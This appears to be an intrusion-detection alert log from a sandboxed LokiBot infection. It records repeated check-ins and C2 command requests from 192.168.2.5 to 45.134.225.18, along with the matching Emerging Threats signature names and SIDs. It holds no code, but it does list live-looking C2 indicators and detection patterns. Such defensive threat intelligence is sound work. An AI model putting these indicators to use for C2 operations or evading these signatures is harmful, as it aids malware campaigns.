12/03/20-09:59:08.692622	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49865	80	192.168.2.5	45.134.225.18
12/03/20-09:59:08.692622	TCP	2025381	ET TROJAN LokiBot Checkin	49865	80	192.168.2.5	45.134.225.18
12/03/20-09:59:08.692622	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49865	80	192.168.2.5	45.134.225.18
12/03/20-09:59:08.984928	TCP	2570	WEB-MISC Invalid HTTP Version String	49866	80	192.168.2.5	45.134.225.18
12/03/20-09:59:08.984928	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49866	80	192.168.2.5	45.134.225.18
12/03/20-09:59:08.984928	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49866	80	192.168.2.5	45.134.225.18
12/03/20-09:59:08.984928	TCP	2025381	ET TROJAN LokiBot Checkin	49866	80	192.168.2.5	45.134.225.18
12/03/20-09:59:08.984928	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49866	80	192.168.2.5	45.134.225.18
12/03/20-09:59:09.263939	TCP	2570	WEB-MISC Invalid HTTP Version String	49868	80	192.168.2.5	45.134.225.18
12/03/20-09:59:09.263939	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49868	80	192.168.2.5	45.134.225.18
12/03/20-09:59:09.263939	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49868	80	192.168.2.5	45.134.225.18
12/03/20-09:59:09.263939	TCP	2025381	ET TROJAN LokiBot Checkin	49868	80	192.168.2.5	45.134.225.18
12/03/20-09:59:09.263939	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49868	80	192.168.2.5	45.134.225.18
12/03/20-09:59:09.530502	TCP	2570	WEB-MISC Invalid HTTP Version String	49869	80	192.168.2.5	45.134.225.18
12/03/20-09:59:09.530502	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49869	80	192.168.2.5	45.134.225.18
12/03/20-09:59:09.530502	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49869	80	192.168.2.5	45.134.225.18
12/03/20-09:59:09.530502	TCP	2025381	ET TROJAN LokiBot Checkin	49869	80	192.168.2.5	45.134.225.18
12/03/20-09:59:09.530502	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49869	80	192.168.2.5	45.134.225.18
12/03/20-09:59:09.797182	TCP	2570	WEB-MISC Invalid HTTP Version String	49870	80	192.168.2.5	45.134.225.18
12/03/20-09:59:09.797182	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49870	80	192.168.2.5	45.134.225.18
12/03/20-09:59:09.797182	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49870	80	192.168.2.5	45.134.225.18
12/03/20-09:59:09.797182	TCP	2025381	ET TROJAN LokiBot Checkin	49870	80	192.168.2.5	45.134.225.18
12/03/20-09:59:09.797182	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49870	80	192.168.2.5	45.134.225.18
12/03/20-09:59:10.064325	TCP	2570	WEB-MISC Invalid HTTP Version String	49871	80	192.168.2.5	45.134.225.18
12/03/20-09:59:10.064325	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49871	80	192.168.2.5	45.134.225.18
12/03/20-09:59:10.064325	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49871	80	192.168.2.5	45.134.225.18
12/03/20-09:59:10.064325	TCP	2025381	ET TROJAN LokiBot Checkin	49871	80	192.168.2.5	45.134.225.18
12/03/20-09:59:10.064325	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49871	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-09:59:10.344908	TCP	2570	WEB-MISC Invalid HTTP Version String	49872	80	192.168.2.5	45.134.225.18
12/03/20-09:59:10.344908	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49872	80	192.168.2.5	45.134.225.18
12/03/20-09:59:10.344908	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49872	80	192.168.2.5	45.134.225.18
12/03/20-09:59:10.344908	TCP	2025381	ET TROJAN LokiBot Checkin	49872	80	192.168.2.5	45.134.225.18
12/03/20-09:59:10.344908	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49872	80	192.168.2.5	45.134.225.18
12/03/20-09:59:10.612859	TCP	2570	WEB-MISC Invalid HTTP Version String	49873	80	192.168.2.5	45.134.225.18
12/03/20-09:59:10.612859	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49873	80	192.168.2.5	45.134.225.18
12/03/20-09:59:10.612859	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49873	80	192.168.2.5	45.134.225.18
12/03/20-09:59:10.612859	TCP	2025381	ET TROJAN LokiBot Checkin	49873	80	192.168.2.5	45.134.225.18
12/03/20-09:59:10.612859	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49873	80	192.168.2.5	45.134.225.18
12/03/20-09:59:10.900499	TCP	2570	WEB-MISC Invalid HTTP Version String	49879	80	192.168.2.5	45.134.225.18
12/03/20-09:59:10.900499	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49879	80	192.168.2.5	45.134.225.18
12/03/20-09:59:10.900499	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49879	80	192.168.2.5	45.134.225.18
12/03/20-09:59:10.900499	TCP	2025381	ET TROJAN LokiBot Checkin	49879	80	192.168.2.5	45.134.225.18
12/03/20-09:59:10.900499	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49879	80	192.168.2.5	45.134.225.18
12/03/20-09:59:11.198823	TCP	2570	WEB-MISC Invalid HTTP Version String	49880	80	192.168.2.5	45.134.225.18
12/03/20-09:59:11.198823	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49880	80	192.168.2.5	45.134.225.18
12/03/20-09:59:11.198823	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49880	80	192.168.2.5	45.134.225.18
12/03/20-09:59:11.198823	TCP	2025381	ET TROJAN LokiBot Checkin	49880	80	192.168.2.5	45.134.225.18
12/03/20-09:59:11.198823	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49880	80	192.168.2.5	45.134.225.18
12/03/20-09:59:11.496354	TCP	2570	WEB-MISC Invalid HTTP Version String	49881	80	192.168.2.5	45.134.225.18
12/03/20-09:59:11.527747	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49880	45.134.225.18	192.168.2.5
12/03/20-09:59:11.496354	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49881	80	192.168.2.5	45.134.225.18
12/03/20-09:59:11.496354	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49881	80	192.168.2.5	45.134.225.18
12/03/20-09:59:11.496354	TCP	2025381	ET TROJAN LokiBot Checkin	49881	80	192.168.2.5	45.134.225.18
12/03/20-09:59:11.496354	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49881	80	192.168.2.5	45.134.225.18
12/03/20-09:59:11.775819	TCP	2570	WEB-MISC Invalid HTTP Version String	49882	80	192.168.2.5	45.134.225.18
12/03/20-09:59:11.775819	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49882	80	192.168.2.5	45.134.225.18
12/03/20-09:59:11.775819	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49882	80	192.168.2.5	45.134.225.18
12/03/20-09:59:11.775819	TCP	2025381	ET TROJAN LokiBot Checkin	49882	80	192.168.2.5	45.134.225.18
12/03/20-09:59:11.775819	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49882	80	192.168.2.5	45.134.225.18
12/03/20-09:59:12.052489	TCP	2570	WEB-MISC Invalid HTTP Version String	49883	80	192.168.2.5	45.134.225.18
12/03/20-09:59:12.052489	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49883	80	192.168.2.5	45.134.225.18
12/03/20-09:59:12.052489	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49883	80	192.168.2.5	45.134.225.18
12/03/20-09:59:12.052489	TCP	2025381	ET TROJAN LokiBot Checkin	49883	80	192.168.2.5	45.134.225.18
12/03/20-09:59:12.052489	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49883	80	192.168.2.5	45.134.225.18
12/03/20-09:59:12.403129	TCP	2570	WEB-MISC Invalid HTTP Version String	49884	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-09:59:12.403129	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49884	80	192.168.2.5	45.134.225.18
12/03/20-09:59:12.403129	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49884	80	192.168.2.5	45.134.225.18
12/03/20-09:59:12.403129	TCP	2025381	ET TROJAN LokiBot Checkin	49884	80	192.168.2.5	45.134.225.18
12/03/20-09:59:12.403129	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49884	80	192.168.2.5	45.134.225.18
12/03/20-09:59:12.757497	TCP	2570	WEB-MISC Invalid HTTP Version String	49885	80	192.168.2.5	45.134.225.18
12/03/20-09:59:12.757497	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49885	80	192.168.2.5	45.134.225.18
12/03/20-09:59:12.757497	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49885	80	192.168.2.5	45.134.225.18
12/03/20-09:59:12.757497	TCP	2025381	ET TROJAN LokiBot Checkin	49885	80	192.168.2.5	45.134.225.18
12/03/20-09:59:12.757497	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49885	80	192.168.2.5	45.134.225.18
12/03/20-09:59:13.032082	TCP	2570	WEB-MISC Invalid HTTP Version String	49886	80	192.168.2.5	45.134.225.18
12/03/20-09:59:13.032082	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49886	80	192.168.2.5	45.134.225.18
12/03/20-09:59:13.032082	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49886	80	192.168.2.5	45.134.225.18
12/03/20-09:59:13.032082	TCP	2025381	ET TROJAN LokiBot Checkin	49886	80	192.168.2.5	45.134.225.18
12/03/20-09:59:13.032082	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49886	80	192.168.2.5	45.134.225.18
12/03/20-09:59:13.652793	TCP	2570	WEB-MISC Invalid HTTP Version String	49887	80	192.168.2.5	45.134.225.18
12/03/20-09:59:13.652793	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49887	80	192.168.2.5	45.134.225.18
12/03/20-09:59:13.652793	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49887	80	192.168.2.5	45.134.225.18
12/03/20-09:59:13.652793	TCP	2025381	ET TROJAN LokiBot Checkin	49887	80	192.168.2.5	45.134.225.18
12/03/20-09:59:13.652793	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49887	80	192.168.2.5	45.134.225.18
12/03/20-09:59:13.921785	TCP	2570	WEB-MISC Invalid HTTP Version String	49888	80	192.168.2.5	45.134.225.18
12/03/20-09:59:13.921785	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49888	80	192.168.2.5	45.134.225.18
12/03/20-09:59:13.921785	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49888	80	192.168.2.5	45.134.225.18
12/03/20-09:59:13.921785	TCP	2025381	ET TROJAN LokiBot Checkin	49888	80	192.168.2.5	45.134.225.18
12/03/20-09:59:13.921785	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49888	80	192.168.2.5	45.134.225.18
12/03/20-09:59:14.253812	TCP	2570	WEB-MISC Invalid HTTP Version String	49889	80	192.168.2.5	45.134.225.18
12/03/20-09:59:14.253812	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49889	80	192.168.2.5	45.134.225.18
12/03/20-09:59:14.253812	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49889	80	192.168.2.5	45.134.225.18
12/03/20-09:59:14.253812	TCP	2025381	ET TROJAN LokiBot Checkin	49889	80	192.168.2.5	45.134.225.18
12/03/20-09:59:14.253812	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49889	80	192.168.2.5	45.134.225.18
12/03/20-09:59:15.120022	TCP	2570	WEB-MISC Invalid HTTP Version String	49890	80	192.168.2.5	45.134.225.18
12/03/20-09:59:15.120022	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49890	80	192.168.2.5	45.134.225.18
12/03/20-09:59:15.120022	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49890	80	192.168.2.5	45.134.225.18
12/03/20-09:59:15.120022	TCP	2025381	ET TROJAN LokiBot Checkin	49890	80	192.168.2.5	45.134.225.18
12/03/20-09:59:15.120022	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49890	80	192.168.2.5	45.134.225.18
12/03/20-09:59:15.767742	TCP	2570	WEB-MISC Invalid HTTP Version String	49891	80	192.168.2.5	45.134.225.18
12/03/20-09:59:15.767742	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49891	80	192.168.2.5	45.134.225.18
12/03/20-09:59:15.767742	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49891	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-09:59:15.767742	TCP	2025381	ET TROJAN LokiBot Checkin	49891	80	192.168.2.5	45.134.225.18
12/03/20-09:59:15.767742	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49891	80	192.168.2.5	45.134.225.18
12/03/20-09:59:16.082674	TCP	2570	WEB-MISC Invalid HTTP Version String	49892	80	192.168.2.5	45.134.225.18
12/03/20-09:59:16.082674	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49892	80	192.168.2.5	45.134.225.18
12/03/20-09:59:16.082674	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49892	80	192.168.2.5	45.134.225.18
12/03/20-09:59:16.082674	TCP	2025381	ET TROJAN LokiBot Checkin	49892	80	192.168.2.5	45.134.225.18
12/03/20-09:59:16.082674	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49892	80	192.168.2.5	45.134.225.18
12/03/20-09:59:16.372100	TCP	2570	WEB-MISC Invalid HTTP Version String	49893	80	192.168.2.5	45.134.225.18
12/03/20-09:59:16.372100	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49893	80	192.168.2.5	45.134.225.18
12/03/20-09:59:16.372100	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49893	80	192.168.2.5	45.134.225.18
12/03/20-09:59:16.372100	TCP	2025381	ET TROJAN LokiBot Checkin	49893	80	192.168.2.5	45.134.225.18
12/03/20-09:59:16.372100	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49893	80	192.168.2.5	45.134.225.18
12/03/20-09:59:16.654604	TCP	2570	WEB-MISC Invalid HTTP Version String	49894	80	192.168.2.5	45.134.225.18
12/03/20-09:59:16.654604	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49894	80	192.168.2.5	45.134.225.18
12/03/20-09:59:16.654604	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49894	80	192.168.2.5	45.134.225.18
12/03/20-09:59:16.654604	TCP	2025381	ET TROJAN LokiBot Checkin	49894	80	192.168.2.5	45.134.225.18
12/03/20-09:59:16.654604	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49894	80	192.168.2.5	45.134.225.18
12/03/20-09:59:16.940215	TCP	2570	WEB-MISC Invalid HTTP Version String	49895	80	192.168.2.5	45.134.225.18
12/03/20-09:59:16.940215	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49895	80	192.168.2.5	45.134.225.18
12/03/20-09:59:16.940215	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49895	80	192.168.2.5	45.134.225.18
12/03/20-09:59:16.940215	TCP	2025381	ET TROJAN LokiBot Checkin	49895	80	192.168.2.5	45.134.225.18
12/03/20-09:59:16.940215	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49895	80	192.168.2.5	45.134.225.18
12/03/20-09:59:17.235455	TCP	2570	WEB-MISC Invalid HTTP Version String	49896	80	192.168.2.5	45.134.225.18
12/03/20-09:59:17.235455	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49896	80	192.168.2.5	45.134.225.18
12/03/20-09:59:17.235455	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49896	80	192.168.2.5	45.134.225.18
12/03/20-09:59:17.235455	TCP	2025381	ET TROJAN LokiBot Checkin	49896	80	192.168.2.5	45.134.225.18
12/03/20-09:59:17.235455	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49896	80	192.168.2.5	45.134.225.18
12/03/20-09:59:17.509452	TCP	2570	WEB-MISC Invalid HTTP Version String	49897	80	192.168.2.5	45.134.225.18
12/03/20-09:59:17.509452	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49897	80	192.168.2.5	45.134.225.18
12/03/20-09:59:17.509452	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49897	80	192.168.2.5	45.134.225.18
12/03/20-09:59:17.509452	TCP	2025381	ET TROJAN LokiBot Checkin	49897	80	192.168.2.5	45.134.225.18
12/03/20-09:59:17.509452	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49897	80	192.168.2.5	45.134.225.18
12/03/20-09:59:17.790761	TCP	2570	WEB-MISC Invalid HTTP Version String	49898	80	192.168.2.5	45.134.225.18
12/03/20-09:59:17.790761	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49898	80	192.168.2.5	45.134.225.18
12/03/20-09:59:17.790761	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49898	80	192.168.2.5	45.134.225.18
12/03/20-09:59:17.790761	TCP	2025381	ET TROJAN LokiBot Checkin	49898	80	192.168.2.5	45.134.225.18
12/03/20-09:59:17.790761	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49898	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-09:59:18.088761	TCP	2570	WEB-MISC Invalid HTTP Version String	49899	80	192.168.2.5	45.134.225.18
12/03/20-09:59:18.088761	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49899	80	192.168.2.5	45.134.225.18
12/03/20-09:59:18.088761	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49899	80	192.168.2.5	45.134.225.18
12/03/20-09:59:18.088761	TCP	2025381	ET TROJAN LokiBot Checkin	49899	80	192.168.2.5	45.134.225.18
12/03/20-09:59:18.088761	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49899	80	192.168.2.5	45.134.225.18
12/03/20-09:59:18.369547	TCP	2570	WEB-MISC Invalid HTTP Version String	49900	80	192.168.2.5	45.134.225.18
12/03/20-09:59:18.369547	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49900	80	192.168.2.5	45.134.225.18
12/03/20-09:59:18.369547	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49900	80	192.168.2.5	45.134.225.18
12/03/20-09:59:18.369547	TCP	2025381	ET TROJAN LokiBot Checkin	49900	80	192.168.2.5	45.134.225.18
12/03/20-09:59:18.369547	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49900	80	192.168.2.5	45.134.225.18
12/03/20-09:59:18.650957	TCP	2570	WEB-MISC Invalid HTTP Version String	49901	80	192.168.2.5	45.134.225.18
12/03/20-09:59:18.650957	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49901	80	192.168.2.5	45.134.225.18
12/03/20-09:59:18.650957	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49901	80	192.168.2.5	45.134.225.18
12/03/20-09:59:18.650957	TCP	2025381	ET TROJAN LokiBot Checkin	49901	80	192.168.2.5	45.134.225.18
12/03/20-09:59:18.650957	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49901	80	192.168.2.5	45.134.225.18
12/03/20-09:59:18.924633	TCP	2570	WEB-MISC Invalid HTTP Version String	49902	80	192.168.2.5	45.134.225.18
12/03/20-09:59:18.924633	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49902	80	192.168.2.5	45.134.225.18
12/03/20-09:59:18.924633	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49902	80	192.168.2.5	45.134.225.18
12/03/20-09:59:18.924633	TCP	2025381	ET TROJAN LokiBot Checkin	49902	80	192.168.2.5	45.134.225.18
12/03/20-09:59:18.924633	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49902	80	192.168.2.5	45.134.225.18
12/03/20-09:59:19.185353	TCP	2570	WEB-MISC Invalid HTTP Version String	49903	80	192.168.2.5	45.134.225.18
12/03/20-09:59:19.185353	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49903	80	192.168.2.5	45.134.225.18
12/03/20-09:59:19.185353	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49903	80	192.168.2.5	45.134.225.18
12/03/20-09:59:19.185353	TCP	2025381	ET TROJAN LokiBot Checkin	49903	80	192.168.2.5	45.134.225.18
12/03/20-09:59:19.185353	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49903	80	192.168.2.5	45.134.225.18
12/03/20-09:59:19.477116	TCP	2570	WEB-MISC Invalid HTTP Version String	49904	80	192.168.2.5	45.134.225.18
12/03/20-09:59:19.477116	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49904	80	192.168.2.5	45.134.225.18
12/03/20-09:59:19.477116	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49904	80	192.168.2.5	45.134.225.18
12/03/20-09:59:19.477116	TCP	2025381	ET TROJAN LokiBot Checkin	49904	80	192.168.2.5	45.134.225.18
12/03/20-09:59:19.477116	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49904	80	192.168.2.5	45.134.225.18
12/03/20-09:59:19.768997	TCP	2570	WEB-MISC Invalid HTTP Version String	49905	80	192.168.2.5	45.134.225.18
12/03/20-09:59:19.768997	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49905	80	192.168.2.5	45.134.225.18
12/03/20-09:59:19.768997	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49905	80	192.168.2.5	45.134.225.18
12/03/20-09:59:19.768997	TCP	2025381	ET TROJAN LokiBot Checkin	49905	80	192.168.2.5	45.134.225.18
12/03/20-09:59:19.768997	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49905	80	192.168.2.5	45.134.225.18
12/03/20-09:59:20.059541	TCP	2570	WEB-MISC Invalid HTTP Version String	49906	80	192.168.2.5	45.134.225.18
12/03/20-09:59:20.059541	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49906	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-09:59:20.059541	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49906	80	192.168.2.5	45.134.225.18
12/03/20-09:59:20.059541	TCP	2025381	ET TROJAN LokiBot Checkin	49906	80	192.168.2.5	45.134.225.18
12/03/20-09:59:20.059541	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49906	80	192.168.2.5	45.134.225.18
12/03/20-09:59:20.340309	TCP	2570	WEB-MISC Invalid HTTP Version String	49907	80	192.168.2.5	45.134.225.18
12/03/20-09:59:20.340309	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49907	80	192.168.2.5	45.134.225.18
12/03/20-09:59:20.340309	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49907	80	192.168.2.5	45.134.225.18
12/03/20-09:59:20.340309	TCP	2025381	ET TROJAN LokiBot Checkin	49907	80	192.168.2.5	45.134.225.18
12/03/20-09:59:20.340309	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49907	80	192.168.2.5	45.134.225.18
12/03/20-09:59:20.619975	TCP	2570	WEB-MISC Invalid HTTP Version String	49908	80	192.168.2.5	45.134.225.18
12/03/20-09:59:20.619975	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49908	80	192.168.2.5	45.134.225.18
12/03/20-09:59:20.619975	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49908	80	192.168.2.5	45.134.225.18
12/03/20-09:59:20.619975	TCP	2025381	ET TROJAN LokiBot Checkin	49908	80	192.168.2.5	45.134.225.18
12/03/20-09:59:20.619975	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49908	80	192.168.2.5	45.134.225.18
12/03/20-09:59:20.897649	TCP	2570	WEB-MISC Invalid HTTP Version String	49909	80	192.168.2.5	45.134.225.18
12/03/20-09:59:20.897649	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49909	80	192.168.2.5	45.134.225.18
12/03/20-09:59:20.897649	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49909	80	192.168.2.5	45.134.225.18
12/03/20-09:59:20.897649	TCP	2025381	ET TROJAN LokiBot Checkin	49909	80	192.168.2.5	45.134.225.18
12/03/20-09:59:20.897649	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49909	80	192.168.2.5	45.134.225.18
12/03/20-09:59:21.191218	TCP	2570	WEB-MISC Invalid HTTP Version String	49910	80	192.168.2.5	45.134.225.18
12/03/20-09:59:21.191218	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49910	80	192.168.2.5	45.134.225.18
12/03/20-09:59:21.191218	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49910	80	192.168.2.5	45.134.225.18
12/03/20-09:59:21.191218	TCP	2025381	ET TROJAN LokiBot Checkin	49910	80	192.168.2.5	45.134.225.18
12/03/20-09:59:21.191218	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49910	80	192.168.2.5	45.134.225.18
12/03/20-09:59:21.480236	TCP	2570	WEB-MISC Invalid HTTP Version String	49911	80	192.168.2.5	45.134.225.18
12/03/20-09:59:21.480236	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49911	80	192.168.2.5	45.134.225.18
12/03/20-09:59:21.480236	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49911	80	192.168.2.5	45.134.225.18
12/03/20-09:59:21.480236	TCP	2025381	ET TROJAN LokiBot Checkin	49911	80	192.168.2.5	45.134.225.18
12/03/20-09:59:21.480236	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49911	80	192.168.2.5	45.134.225.18
12/03/20-09:59:21.763173	TCP	2570	WEB-MISC Invalid HTTP Version String	49912	80	192.168.2.5	45.134.225.18
12/03/20-09:59:21.763173	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49912	80	192.168.2.5	45.134.225.18
12/03/20-09:59:21.763173	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49912	80	192.168.2.5	45.134.225.18
12/03/20-09:59:21.763173	TCP	2025381	ET TROJAN LokiBot Checkin	49912	80	192.168.2.5	45.134.225.18
12/03/20-09:59:21.763173	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49912	80	192.168.2.5	45.134.225.18
12/03/20-09:59:22.039013	TCP	2570	WEB-MISC Invalid HTTP Version String	49913	80	192.168.2.5	45.134.225.18
12/03/20-09:59:22.039013	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49913	80	192.168.2.5	45.134.225.18
12/03/20-09:59:22.039013	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49913	80	192.168.2.5	45.134.225.18
12/03/20-09:59:22.039013	TCP	2025381	ET TROJAN LokiBot Checkin	49913	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-09:59:22.039013	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49913	80	192.168.2.5	45.134.225.18
12/03/20-09:59:22.321720	TCP	2570	WEB-MISC Invalid HTTP Version String	49914	80	192.168.2.5	45.134.225.18
12/03/20-09:59:22.321720	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49914	80	192.168.2.5	45.134.225.18
12/03/20-09:59:22.321720	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49914	80	192.168.2.5	45.134.225.18
12/03/20-09:59:22.321720	TCP	2025381	ET TROJAN LokiBot Checkin	49914	80	192.168.2.5	45.134.225.18
12/03/20-09:59:22.321720	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49914	80	192.168.2.5	45.134.225.18
